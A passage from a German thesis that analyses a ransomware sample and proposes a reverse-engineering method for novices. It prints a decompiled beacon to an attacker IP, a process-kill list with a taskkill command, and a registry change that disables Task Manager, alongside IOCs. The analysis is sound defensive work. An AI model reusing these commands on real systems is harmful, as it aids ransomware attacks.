0000005D233FED70  C8 B2 83 C1 F9 7F 00 00  04 00 00 00 00 00 00 00  È².Áù..........
0000005D233FED80  0F 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000005D233FED90  10 EC 35 28 E9 01 00 00  00 00 00 00 00 00 00 00  .ì5(é...........
0000005D233FEDA0  0F 00 00 00 00 00 00 00  00 01 84 C1 F9 7F 00 00  ............Áù..
0000005D233FEDB0  80 01 84 C1 F9 7F 00 00  00 00 00 00 00 00 00 00  €..Áù...........
0000005D233FEDC0  0F 00 00 00 00 00 00 00  35 2E 32 33 30 2E 37 30  ........5.230.70
0000005D233FEDD0  2E 34 39 00 6B AA 00 00  0B 00 00 00 00 00 00 00  .49.kª..........
0000005D233FEDE0  0F 00 00 00 00 00 00 00  00 7A 7B C1 F9 7F 00 00  .........z{Áù...
```

Abbildung 3.13: Erste Verweise auf die von *Wireshark* protokollierte IP im Speicher der Malware

Die nun betrachtete Funktion lässt, aufgrund weniger Aufrufe von Subroutinen und einiger Fehlerbehandlung, ebenfalls vermuten, dass es sich lediglich um eine Wrapperfunktion handelt. Auch die in den Registern befindlichen Daten geben keinen direkten Hinweis auf den Nutzen dieser Funktion. Unter der Annahme, diese Funktion sei lediglich ein Wrapper, wird sie in „SendHTTPRequestWrapper“ umbenannt und der Call-Stack um eine weitere Stufe gefolgt.

In der nächsten Funktion findet sich nun schließlich eine Zeichenkette, die der von *Wireshark* protokollierten URL entspricht (siehe Abbildung 3.14). Durch diesen Fund wurde vermutet, dass in dieser Funktion die HTTP-Anfrage mit allen nötigen Informationen (z.B. URL und HTTP-Methode) bestückt wird und alle tieferliegenden Funktionen lediglich zum Absetzen dieser Anfrage verwendet werden. Die Funktion enthält außerdem viele Aufrufe zu anderen Subroutinen und eine große Menge an Fehlerbehandlung und

wird direkt aus einer Schleife im Haupteinstiegspunkt der Anwendungslogik aufgerufen. Es wird die Vermutung aufgestellt, dass in dieser Funktion ebenfalls die Antwort des Servers behandelt wird, und diese Vermutung wird zu einem späteren Zeitpunkt genauer untersucht.

```
61  ppuVar2 = AppendStrings((basic_string *)local_268,"http://5.230.70.49/api/public/api/test?ip=",
62                          (char *)&local_1b0);
63  ppuVar2 = (ulonglong **)AppendStrings2((undefined8 *)&local_248,ppuVar2,(ulonglong **)"&status=");
64  ppuVar2 = (ulonglong **)FUN_7ff975b46100((undefined8 *)&local_228,ppuVar2,param_1);
65  AppendStrings2(local_1d0,ppuVar2,(ulonglong **)"&cnt=100&type=server&num=11111170");
66  if (0xf < local_210) {
67    pvVar5 = (LPVOID)CONCAT71(uStack_227,local_228);
68    pvVar6 = pvVar5;
```

Abbildung 3.14: Erste Verweise auf die von *Wireshark* protokollierte URL im Speicher der Malware

3.4.2 Schlüsselgenerierung

Während die Routine zur Verschlüsselung eines Laufwerk analysiert wurde (siehe 3.5.1), wurden auch die übergebenen Parameter betrachetet. Darunter befinden sich zwei Hexadezimal-Zeichenketten, die jeweils 32 Zeichen lang sind (siehe Abbildung 3.15). Daher wurde vermutetet, es könnte sich dabei um zwei Teile eines 256-bit langen kryptographischen Schlüssels handeln, der letztlich zur Verschlüsselung der Dateien im Dateisystem genutzt wird.

Um diese Vermutung weiter zu überprüfen, wurde ein Breakpoint direkt vor die Routine, die zur Verschlüsselung einer einzelnen Datei genutzt wird, gesetzt. Auch dort ließen sich diese Daten (jedoch in binärer Form) im Speicher wiederfinden, was die aufgestellte Vermutung weiter bestärkte. Dieser mutmaßliche Schlüssel ändert sich mit jeder Ausführung, was außerdem darauf schließen lässt, dass er bei jedem Durchlauf neu generiert wird. Die Idee war nun, diese Daten im Speicher zu verfolgen, bis die Routine gefunden wird, in der diese generiert werden.

Da davon ausgegangen wurde, dass die Schlüsselgenerierung kurz vor dem Aufruf der Laufwerks-Verschlüsselungsroutine erfolgt, wurde zunächst der Ansatz verfolgt, die Daten Anweisung für Anweisung manuell in der Hauptfunktion zu verfolgen, um die Routine zu identifzieren, von der sie zurückgegeben werden. Die vermeintlichen Schlüsselteile werden im *RDX*- und *R8*-Register übergeben (zweiter und dritter Parameter nach x64-Aufrufkonvention, siehe Abschitt 2.1.2). Das manuelle Nachvollziehen jeder Anweisung war jedoch sehr mühsam und kam auch nach viel Zeitaufwand zu keinem endgültigen

Abbildung 3.15: Vermutete Teile des Verschlüsselungsschlüssels übergeben in *RDX* und *R8*

Ergebnis. Es konnte ledligch die Stelle gefunden werden, an der die Anweisungen aus dem Stack in die entsprechenden Register geladen werden. Es wurde sich dazu entschieden, sich stattdessen von hier an Breakpoints an immer früheren Stellen der *Black*-Routine zu setzen, um so das Laden dieser Daten in die Register zu verorten. Schließlich konnten sie sogar zu Beginn der *Black*-Routine weit unten im Stack wiedergefunden werden. Bis zu diesem Zeitpunkt wurde davon ausgegangen, dass die Schlüsselgenerierung in der *Black*-Routine geschieht. Da der vermeintliche Schlüssel jedoch bereits zu Beginn dieser Routine im Stack wiederzufinden ist, musste diese Annahme verworfen werden. Aufgrund des fehlenden Wissens über den Initialisierungsprozess vor Aufruf dieser Routine, musste ein anderer Ansatz zur Lokaliserung des Ursprungs gefunden werden.

Betrachtet man die von der Malware importierten Funktionen, fallen, in Bezug zur potenziellen Nutzung für die Erstellung eines kryptographischen Schlüssels, besonders die drei importierten Funktionen aus *ADVAPI32.DLL* auf (siehe Abbildung 3.16). Da zur Generierung von kryptographischen Schlüsseln häufig Pseudo-Zufallsfunktionen genutzt werden, die speziell zu diesem Zweck entworfen wurden, lag die Vermutung nah, dass *CryptGenRandom* zur Generierung des Schlüssels genutzt werden könnte. Verfolgt man die von Ghidra erkannten Aufrufe dieser Routine bis zur höchsten Ebene (durch Nutzung der *Incoming References*-Anzeige), gibt es jedoch schließlich keine weiteren eingehenden Referenzen, obwohl die Hauptroutine noch nicht erreicht wurde. Um herauszufinden, wo diese Routine aus dem Haupteinstiegspunkt aus aufgerufen wird, wurde schließlich darin ein Breakpoint gesetzt und nach dem Stoppen des Debuggers an diesem Breakpoint



Abbildung 3.16: Imports aus *ADVAPI.DLL* wie angezeigt von Ghidra

```
31  param_1[0x10] = lVar2;
32  puVar1 = (undefined8 *)operator_new(0x158);
33  if (puVar1 == (undefined8 *)0x0) {
34    puVar1 = (undefined8 *)0x0;
35  }
36  else {
37    FUN_7ffccb253500((longlong)puVar1);
38    *puVar1 = CryptoPP::BlockCipherFinal<0,class_CryptoPP::Rijndael::Enc>::vftable;
39    puVar1[1] = CryptoPP::BlockCipherFinal<0,class_CryptoPP::Rijndael::Enc>::vftable;
40  }
```

Abbildung 3.17: Referenzen in vermuteter Schlüsselgenerierung die „Rijndael“ enthalten

der Call-Stack abgelesen. Somit konnte festgestellt werden, dass die aufrufende Routine *_initterm* ist (näher beschrieben in 3.5.1) Der Nutzen dieser Funktion innerhalb der *Microsoft C runtime library* war bis zu diesem Zeitpunkt nicht bekannt und wurde anschließend nur aufgrund dieses Funds recherchiert.

Innerhalb der vermeintlichen Schlüsselgenerierungsfunktion finden sich diverse Referenzen auf Bestandteile der *CryptoPP*-Bibliothek, in denen der Name „Rijndael“ vorkommt (siehe Abbildung 3.17). Außerdem wird wenige Anweisungen vor dem ersten Erscheinen des vermeintlichen Schlüssels im Speicher eine Referenz mit dem Namen *AutoSeeded-RandomPool* (Dai, 2023) genutzt. Dies lässt vermuten, dass in dieser Routine der kryptographische Schlüssel für die später gestartete Schlüssel generiert wird. Außerdem liegt aufgrund der verwendeten Referenzen die Vermutung nahe, dass der Schlüssel letztlich für den Algorithmus AES-256 genutzt und mit der Benutzung von *AutoSeededRandomPool* zufällig generiert wird.

Aufgrund dieser Hinweise und dem Fehlen einer späteren Übertragung des Schlüssels über das Netzwerk, ist davon auszugehen, dass eine Entschlüsselung durch die Angreifer nicht möglich ist. Diese Information wäre in einem realen Angriff eine äußerst wichtige,

da sich hierdurch die Entscheidungsgrundlage zur Zahlung eines geforderten Lösegelds drastisch verändert.

3.5 Analyseergebnisse

Im Folgenden werden die Erkenntnisse über die Malware nach Abschluss der Analyse beschrieben. Der Ablauf bei Ausführung der Malware lässt sich in vier Phasen unterteilen. Diese Phasen ergeben sich größtenteils bereits aus den von der Malware gesendeten HTTP-Anfragen und der erstellten *FileN*-Textdateien, die bereits in Abschitt 3.3.3 beschrieben wurden. Auf Basis der Ergebnisse der Analyse werden dann einige *IOCs* beschrieben, durch die eine Kompromittierung durch diese Malwarevariante erkannt werden können.

3.5.1 Ablauf der Malware

Initialisierung

Vor Eintritt in den Haupteinstiegspunkt der Malware selbst, wird die Routine *_initterm* aufgerufen, die zur Initialisierung statischer Objekte zuständig ist und zu diesem Zweck eine Reihe von Funktionen aus Funktionstabellen aufruft. (Whitney et al., 2022a) Hier wird dann unter anderem eine Subroutine augerufen, in der *AutoSeededRandomPool* referenziert wird. *AutoSeededRandomPool* wird häufig bei der Verwendung der *Crypto*++-Bibliothek für die Generierung von kryptographisch sicheren Zufallszahlen genutzt, die dann als Schlüsselmaterial verwendet werden können (siehe Beispielprogramm in Walton, 2021). Innerhalb dieser Routine werden schließlich zwei Zeichenfolgen generiert, die später in der Verschlüsselungsroutine innerhalb einer referenzierten Datenstruktur als Parameter übergeben werden. All das spricht dafür, dass es sich hierbei tatsächlich um das zur Verschlüsselung genutzte Schlüsselmaterial handelt. Dieses ist außerdem durch den automatisch vergebenen Startwert (*Seed*) von *AutoSeededRandomPool* bei jedem Durchlauf ein anderes.

Phase 1: Schlummern

In der ersten Phase der Malware wird zunächst eine Textdatei namens „File1.txt“ erstellt. Sobald diese erstellt und mit Inhalt befüllt ist (siehe Listing A.4), wird alle 60 Sekunden geprüft, ob eine der beiden Bedingungen zum Übergang in die nächste Phase zutrifft. Für die Prüfung der ersten Bedingung wird das aktuelle Datum mit dem 25.11.2022 verglichen. Liegt weder das Jahr vor 2022, noch der Monat vor November oder der Tag vor dem 25. wird diese Phase verlassen und mit der nächsten begonnen. Diese ungewöhnliche Prüfung führt dazu, dass diese Bedingung des Datums seit dem 25.11.2022 ausschließlich zwischen dem 25.11 und 30.11 und zwischen dem 25.12 und dem 30.12 zutrifft. Trifft diese Bedingung nicht ein, wird für die zweite Bedingung die Antwort auf eine HTTP-Anfrage an die IP *5.230.70.49* (siehe Abbildung 3.9) geprüft. Der enthaltene Statusparameter der URL wird hierbei auf *0* gesetzt. Für die Prüfung der Bedingung wird dann geprüft, ob das erste Zeichen in der HTTP-Antwort „1“ entspricht. Trifft eine dieser beiden Bedingungen ein, wird mit der nächsten Phase begonnen.

Phase 2: Prozesse beenden

In der zweiten Phase wird ebenfalls zunächst eine Textdatei erstellt, diese trägt den Namen „File2.txt“ und ihr Inhalt ist dem von „File1.txt“ sehr ähnlich. Auch in dieser Phase wird der Status (hier „1“) an die IP aus Abbildung 3.9 verschickt. Anschließend werden diverse Prozesse anhand ihres Namens beendet. Folgende Liste an Ausdrücken wird genutzt, um die zu beendenen Prozesse zu identifzieren:

- teamview*
- nginx*
- site*
- pop3*
- note*
- exchange*
- java*
- mys*
- sqlserver*
- mongodb*
- anydesk*
- httpd*
- db*
- clamav*
- powerpnt*
- sql*
- python*
- vmwp*
- mysqld*
- invoice*
- tnslsnr*
- docker*
- postfix*
- qemu*
- winword*
- tomcat*
- vee*
- virtualbox*
- omtstreco*
- inetpub*
- vmware*
- bak*
- imap*
- cpanel*
- excel*
- apache*
- post*
- vbox*
- oracle*

Hierfür werden iterativ die oben genannten Platzhalter-Ausdrücke jeweils an den Befehl „taskkill /f /im “ angehangen und das Ergebnis an die „system“-Funktion aus der „stdlib“ übergeben. Hierdurch wird in der Prozessliste nach einem Prozess gesucht, dessen Name dem jeweiligen Platzhalterausdruch entspricht und dessen Beendigung erzwungen (siehe Gerend et al., 2023).

Phase 3: Task-Manager deaktivieren

Auch in dieser Phase wird zunächst eine entsprechende Status-Textdatei erstellt (hier „File3.txt“), jedoch keine entsprechende HTTP-Anfrage versendet. Anschließend wird der Windows Task-Manager über das Setzen eines Registry-Schlüssels deaktiviert. Hierfür wird das *reg add*-Kommando genutzt und der Key *disableteskmgr* in

hkcu\software\microsoft\windows\currentversion\policies\system

mit dem Wert „1“ hinzugefügt.

Phase 4: Verschlüsselung

Diese Phase dient zur eigentlichen Verschlüsselung der Dateien im Dateisystem, dem Hauptzweck der Malware. Erneut wird zu Beginn der Phase die Status-Textdatei erstellt („File4.txt“), doch zunächst kein Status per HTTP übermittelt. Anschließend werden alle eingebundenen logischen Laufwerke über den Aufruf von *GetLogicalDrives* abgefragt. Für jedes gefundene Laufwerk wird eine Nachricht an die Server des Angreifers versendet (mit einem Wert von „2“ für den Statusparameter). Danach wird für jedes gefundene Laufwerk die Verschlüsselungsroutine gestartet (Ablauf dargestellt in Abbildung A.1). Diese iteriert das gesamte Dateisystem des entsprechenden Laufwerks rekursiv durch den wiederholten Aufruf von *FindNextFileW* (siehe Microsoft, 2023).

Durch die Nutzung regulärer Ausdrücke werden manche Dateien jedoch ignoriert oder besonders behandelt. Dateien in Pfaden, die typischwerweise vom *IIS*-Webserver verwendet werden (siehe regulärer Ausdruck in Listing A.5), werden durch einen mitgelieferten HTML-Quelltext ersetzt (siehe Listing A.6). Dateien, die der Malware zuzuordnen sind (siehe Listing A.7), werden ignoriert. Dateien, die im Ordner für den aktuellen Desktophintergrund liegen (siehe A.8), werden durch eine Grafik namens *back.bmp* ersetzt, diese

ist jedoch nicht in die Malware eingebettet. Hat die Datei einen Namen, der den regulären Ausdrücken aus Listing A.9 entspricht (überwiegend typische Begriffe aus Serveranwendungen wie *archive*, *sqlserver* oder *vmware*), werden diese ohne weitere Prüfung verschlüsselt. Außerdem werden einige Pfade typischer Systemdateien oder Softwareinstallationen ignoriert (siehe regulären Ausdurck in Listring A.10) und schließlich nur noch die Dateien verschlüsselt, deren Dateiendung zu denen typischer Nutzdaten gehört (siehe regulärer Ausdruck in Listing A.11).

Nach Abschluss der Verschlüsselung eines Laufwerks wird eine Sekunde gewartet, bevor mit dem nächsten virtuellen Laufwerk fortgefahren wird.

Phase 5: Aufräumen

Nach Abschluss der Verschlüsselung, wird ein letzter Status (3) per HTTP an den Angreifer übermittelt. Dann erstellt die Malware das Batch-Skript „next.bat“ (siehe Listing A.12) und führt es aus. Das Skript ändert den Desktop-Hintergrund, sendet einige ICMP-Echo-Requests mit dem *ping*-Kommando an *localhost* und löscht einige Dateien, die vermutlich auch Teil des Angriffes sind. Abschließend wird ein Neustart geplant und das Skript löscht sich selbst.

3.5.2 Indicators of Compromise

Durch die Analyse konnten einige Informationen über die verwendeten und erstellten Dateien und IP-Adressen gesammelt werden. Diese können als sogenannte *Indicator of Compromise* (IOC) dazu verwendet werden, Systemen nach ihnen zu suchen, um die Kompromittierung des entsprechenden Systems durch diese Malwarevariante zu bestimmen. Gängige Arten von IOCs sind hierbei Hashwerte von Dateien (siehe Tabellen 3.1, 3.2 und 3.3) und Hostnamen und IP-Adressen (siehe 3.5.2) die zur Kommunikation mit Servern des Angreifers genutzt werden. Im Folgenden werden die durch diese Analyse festgestellten IOCs aufgezeigt.

Datei-Hashwerte

Als bedeutendster und eindeutigster IOC gilt die untersuchte Malware selbst (siehe Tabelle 3.1). Hier kann insbesondere der SHA1-Hashwert für eine forensische Untersuchung

von großer Bedeutung sein, da diese auch im *Amcache.hve* festgehalten sind. Beim *Amcache.hve* handelt es sich um Daten in der Registry eines Windows-Systems, die zur Untersuchung ausgeführter Programme genutzt werden können. (Khatri, 2013) Hiermit kann die vergangene Ausführung u.U. selbst dann noch auf Systemen nachgewiesen werden, wenn sie im Dateisystem nicht mehr vorhanden ist.

Name	Vermutlich *MicrosoftUpdate.dll* (siehe Referenz in Listing A.12)
SHA256	af80b807c797d4d5e8141f7d43f08e91181fb94029c84fd41786a883d09dc902
SHA1	aeadbc1254da9c1ec70ddf18cd8b5cda78d8daf6
MD5	bf647a66de004ae56ece7f18a8dfa0ed

Tabelle 3.1: Hashwerte der Malware-Binärdatei

Auch die erstellten Textdateien bieten Informationen, anhand derer eine Kompromittierung durch genau diese Malwarevariante nachgewiesen werden kann (siehe Tabelle 3.2), wenn die Malware selbst nicht mehr auf dem Dateisystem vorhanden ist.

Name	*File1.txt*
SHA256	23157b5609090bd4d389a28e4f21ee5c3a3e1ced2aa12c024efb46891f5ef800
SHA1	2dda70b43507f2033af2918d187562a1bbd3b46b
MD5	11ac581dea7c107545944e09868e67cf
Name	*File2.txt*
SHA256	6b42028e6263744d963dc80255e80ac65b0735352d9b82bd53d872cf87349049
SHA1	d3f9e850619fe4899d6eb74a67d6c3985ca50565
MD5	3c27e16f01ae9f47c9cd70b34c28a23b
Name	*File3.txt*
SHA256	c22715b91a3a4f81c9231440b91aadc38c0afc19569b1b7d77b07eeb46e90717
SHA1	a85e7649333e1852fae276d9edda639d83a14798
MD5	1dc0c70cf46a7bf61f3c9a2c111f29e6
Name	*File4.txt*
SHA256	bf74489ac055790e8c8cd3de257c4aa5fac0ad2999ac313e51083fc262ae59e3
SHA1	0606b576b799af7c33eef559751e35e6b68ad44b
MD5	a9300b4fae137f4ae791c021c66a8628
Name	*HackedByBlackMagic.txt*
SHA256	794b35f60a0e9595bc8307bae8a39313363938be8291ebeb863994bc04c22a30
SHA1	735182f9ec4bd7a4a426a26fbba1f7b0b2d0b32b
MD5	7c389965dfef2cfd92c5a1acffff3801

Tabelle 3.2: Hashwerte und Dateinamen der erstellten Textdateien

Nach Abschluss der Verschlüsselung wird eine Skriptdatei zur Durchführugn einiger Aufräumarbeiten erstellt. Auch die Hashwerte dieses Skriptes (siehe Tabelle 3.3) können für

eine forensische Untersuchung relevant sein, allerdings löscht sich das Skript nach Ausführung schließlich selbst und, anders als *PE*-Binärdateien, werden Skripte nicht durch den *Amcache.hve* erfassst.

Name	*next.bat*
SHA256	`295765b1361d2e2ab0387c5b6ba1358326c7cccc6a6f4af7e75866172282e74d`
SHA1	`00e484d238111ddbc5d0ade9abe8ca2a8fb793d2`
MD5	`2cc626b1a96f1edac9c53905d84deaac`

Tabelle 3.3: Hashwert und Dateiname des erstellten Skripts für abschließende Aufräumarbeiten

IP-Adressen

Durch die protokollierung des Netzwerkverkehrs mit Wireshark (siehe Abbildung 3.9), konnte eine IP-Adresse identifizert werden, die zur Kommunikation mit Servern des Angreifers genutzt wurde. Diese können beispielsweise zur Erstellung von Firewall-Regeln genutzt werden, um die weitere Kommunikation zu unterbinden. Die folgende IP-Adressen konnten den Angreifern zugeordnet werden:

- 5[.]230[.]70[.]49 (Webserver für Statusmeldungen)
- 193[.]182[.]144[.]8 (Webserver für Ressourcen aus Quelltext der bestehende HTML-Quelltexte ersetzen soll)

3.6 Identifizierte Schwierigkeiten

Im Verlauf des empirischen Versuchs konnten vier Schwierigkeiten identifiziert werden, die für eine effektive Analyse überwunden werden mussten.

3.6.1 Überwältigende Codekomplexität

Auch eine eher kleine Software kann in einem Decompiler/Disassembler eine sehr überwältigende Komplexität annehmen. Insbesondere zu Beginn der Durchführung mangelte es an Lösungsansätzen, wie diese überwältigende Komplexität reduziert werden kann.

3.6.2 Fehlende Reihenfolge der Vorgehensphasen

Das von Lenny Zeltser vorgestellte Vorgehen zur Analyse von Malware gibt bereits eine Rangfolge verschiedener Analysephasen vor, gibt dabei aber keine Reihenefolge an, in der diese sinnvollerweilse durchlaufen werden sollten. Die kontrollierte Ausführung zur Beobachtung des Verhaltens kann jedoch häufig nicht durchgeführt werden, ohne das voher nicht einige Vorbereitungsmaßnahmen getroffen werden.

3.6.3 Verwirrung durch Standard-/Bibliothekscode

Nahezu jede Software enthält eine ganze Reihe an Softwarebibliotheken, die sie zur Umsetzung ihrer Funktionalitäten nutzt. In einem Decompiler/Disassembler war es während des Versuchs häufig schwierig zu unterscheiden, welche Anweisungen tatsächlich Logik der Malware enthalten und welche nicht. Es wurde viel Aufwand in die Rekonstruktion von Routinen investiert, die letztlich lediglich zur Bereitstellung einiger Standardoperationen dienten. Wie beispielsweise das Kopieren von Speicherbereichen, den Umgang mit Zeichenketten oder die Bereitstellung kryptographischer Algorithmen.

3.6.4 Mangelnde Verbindung der Vorgehensschritte

Mit jedem verwendeten Werkzeug steigt in der Regel das Wissen über die in der Malware enthaltenen Funktionalitäten. Häufig ließ sich dieses Wissen zu Beginn jedoch kaum auf das weitere Vorgehen übertragen. Wenn beispielsweise durch automatisierte Werkzeuge die Kommunikation durch das HTTP-Protokoll in einer Malware nachgewiesen werden konnte, war nicht klar, wie dieses Wissen konkret im manuellen Reverse Engineering weiter verwertet werden kann. Die gewonnenen Erkenntnisse konnten also nur kaum gewinnbringend in weitere Analyseschritte eingebracht werden. So kam es vor, dass die gleiche Erkenntnis in verschiedenen Schritten mehrfach gewonnen wurde.

4 Vorgehensmodell für unerfahrene Analysten

Die vergangenen Kapitel haben gezeigt, welche Ergebnisse ein im Reverse Engineering unerfahrener Analyst durch Reverse Engineering von Malware erzielen kann und mit welchen Schwierigkeiten er dabei konfrontiert wird. Aus den gesammelten Erfahrungen des empirischen Versuchs und bisherigen Beschreibungen des Vorgehens in anderen Arbeiten wird nun ein allgmeines Vorgehensmodell vorgestellt. Hierfür werden bisherige Ansätze erweitert, mit dem Ziel, die identifizierten Probleme bestmöglich zu vermindern.

4.1 Signifikanz begründeter Vermutungen

Durch die hohe Komplexität von moderner Software in der Betrachtung durch einen Disassembler/Decompiler, ist das Arbeiten mit begründeten Vermutungen unerlässlich. Diese Idee ist keineswegs neu und wird in vielen Beschreibungen des Vorgehens in anderen Arbeiten implizit oder explizit erwähnt, so beispielsweise auch in (Sikorski & Honig, 2012, S. 3) und (Eilam, 2005, S. 146). Durch das geringe Wissen eines unerfahrenen Analysten über Assemblersprache oder die Darstellung komplexer Datenstrukturen im Speicher, ist dieser Ansatz jedoch von besonders großer Bedeutung. Statt jede Routine bis zur letzten Anweisung nachzuvollziehen, sollten stattdessen begründete Vermutungen über deren Nutzen aufgestellt und im weiteren Verlauf überprüft werden. So wird auch das detaillierte Analysieren von Routinen bestmöglich vermieden, die sich letztlich als Standardfunktionen herausstellen.

Als Beispiel für die Vorteile dieses Vorgehens wird eine Routine betrachtet, die eine Zeichenkette von einem Speicherbereich in einen anderen kopiert. Die manuelle Analyse dieses vermeintlich trivialen Vorgangs kann für einen unerfahrenen Analysten bereits einen hohen Zeitaufwand bedeuten. Betrachtet man stattdessen die Daten in den übergebenen Parametern in einem Debugger und stellt dann zunächst die Vermutung auf, es könnte

sich um einen Kopiervorgang handeln, reicht diese für die weitere inhaltliche Betrachtung vollkommen aus. Hierbei ist jedoch wichtig, diese Vermutung auch explizit als solche zu markieren. Hierfür bietet sich beispielsweise ein spezieller Namenszusatz bei der Umbenennung im Disassembler/Decompiler an. Somit können die getroffenen Vermutungen an späteren Stellen durch weitere Beobachtungen erneut geprüft werden.

4.2 Ablauf



Abbildung 4.1: Ablauf im vorgestellten Vorgehensmodell zum Reverse Engineering

In Abbildung 4.1 wird der Ablauf im erarbeiteten Modell dargestell, welcher sich stark an der Prozessbeschreibung von Eldad Eilam (Eilam, 2005, S. 13 f.) orientiert. Wie in der Prozessbeschreibung von Eldad Eilam wird zwischen *System-Level Reversing* und *Code-Level Reversing* unterschieden. Die im *System-Level Reversing* enthaltenen Schritte dienen dabei ebenfalls dem Sammeln von sogenannten *Areas of Interest*. Hierbei ist jedoch auch die Identifizierung der Hauptfunktion der Anwendungslogik als Teil des

System-Level Reversing vorgesehen. Diese Informationen werden dann in den Schritten des *Code-Level Reversing* genutzt, um auf dieser Basis manuelles Reverse Engineering im Decompiler/Disassembler und Debugger zu betreiben. Hier wird nun außderm zwischen *Bottom-Up Reversing* und *Top-Down Reversing* unterschieden.

4.2.1 Informationsgewinn durch automatisierte Werkzeuge

Vor dem Beginn der arbeitsintensiven manuellen Analyse, werden zunächst erste Erkenntnisse durch automatisierte Werkzeuge gewonnen. Die Analyse der Metadaten der Malware (*static properties analysis*), fällt in diesem Modell, anders als als den Analysephasen nach Zeltser (Zeltser, 2022), ebenfalls in diesen Schritt, da auch hierfür automatisierte Werkzeuge (siehe Abschnitt **??**) existieren. Von besonderer Bedeutung sind jedoch jene Werkzeuge, die ihre Erkenntnisse direkt einer oder mehrerer Adressen in der Binärdatei zuordnen. Somit können diese *Areas of Interest* in der folgenden manuellen Analyse erneut aufgegriffen werden. In der Durchführung dieser Arbeit hat sich beispielsweise das Werkzeug „Capa“ als besonders nützlich erwiesen (siehe Abschnitt 3.3.1). Die Verwendung von Werkzeugen, die ihre Erkenntnisse direkt einer Speicheradresse in der Binärdatei zuordnen, führt zu einer besseren Verbindung der Vorgehensschritte, da die gewonnenen Erkenntnisse direkt in das manuelle Reverse Engineering einfließen. Durch das direkte Ansetzen an den Erkenntnissen der automatisierten Werkzeuge soll ein einfacherer Einstieg in die folgenden anspruchsvolleren Phasen der Analyse ermöglicht werden.

Haupteinstiegspunkt/Hauptfunktionen der Anwendungslogik identifizieren

Als erster maneller Analyseschritt ist die Identifizierung der Hauptfunktionen der Anwendungslogik vorgesehen. Diese dienen im weiteren Verlauf als Grundlage des *Top-Down Reversing* und sind außerdem für die Vorbereitung der kontrollierten und überwachten Ausführung hilfreich. Als Hauptfunktion wird hierbei eine Routine verstanden, in der der Kontrollfluss der Anwendungslogik einer Komponente beginnt.

4.2.2 Kontrollierte und überwachte Ausführung

Da im weiteren Verlauf die dynamische Ausführung der Malware vorgesehen ist, muss zunächst geprüft werden, ob für die dynamische Ausführung Vorbereitungen getroffen

werden müssen. So kann die Malware Techniken zur bewussten Behinderung einer dynamischen Analyse beihnhalten (siehe Abschnitt 2.3.6), ebenso kann z.B. das Fehlen der Angreiferinfrastruktur ein verändertes Verhalten hervorrufen, sodass nicht alle schadhaften Aktionen ausgeführt und somit auch nicht beobachtet werden können. Hierfür ist die Protokollierung des Netzwerkverkehrs von hoher Bedeutung. Dies lässt zwar keine direkte Zuordnung zu Anweisungen der Malware zu, ist aber für den allgemeinen Erkenntnisgewinn über die Malware äußerst nützlich. Außerdem kann möglicherweise nur so eine Kommunikation identifiziert werden, die für eine realitätsnahe Beobachtung der Ausführung simuliert werden muss.

Wurden alle Vorbereitungen zur kontrollierten Ausführung getroffen, gilt es, ein geeignetes Monitoring einzurichten. Im Verlauf dieser Arbeit hat sich hierbei besonders das Werkzeug „Procmon“ der „Sysinternals“-Werkzeug-Suite bewährt. Auch hier ist eine direkte Zuordnung von beobachteten Verhalten zu Anweisungen in der Binärdatei sehr wertvoll und für das weitere essenziell. „Procmon“ bietet beispielsweise bei jeder protokollierten Funktion die Einsicht des gesammten Call-Stacks. Über diesen lässt sich jede aufgezeichnete Aktion, die weiter untersucht werden soll, direkt in einem Disassembler/-Decompiler wiederfinden. Somit lässt sich über die Zuordnung der aufgesuchten Adresse und der protokollierten Aktion der Nutzen einiger Routinen umgehenend bestimmen. Hierdurch wird erneut die Verbindung zwischen den Vorgehensschritten verbessert, da die Erkenntnisse direkt in die weitere Analyse einfließen.

4.2.3 Bottom-Up Reversing



Abbildung 4.2: Ablauf im Top-Down Reversing ausgehend von der Hauptfunktion

Während der Durchführung der vergangenen Analysephasen sollten nun bereits einige Erkenntnisse über den Funktionsumfang und Aufbau der untersuchten Malware beste-

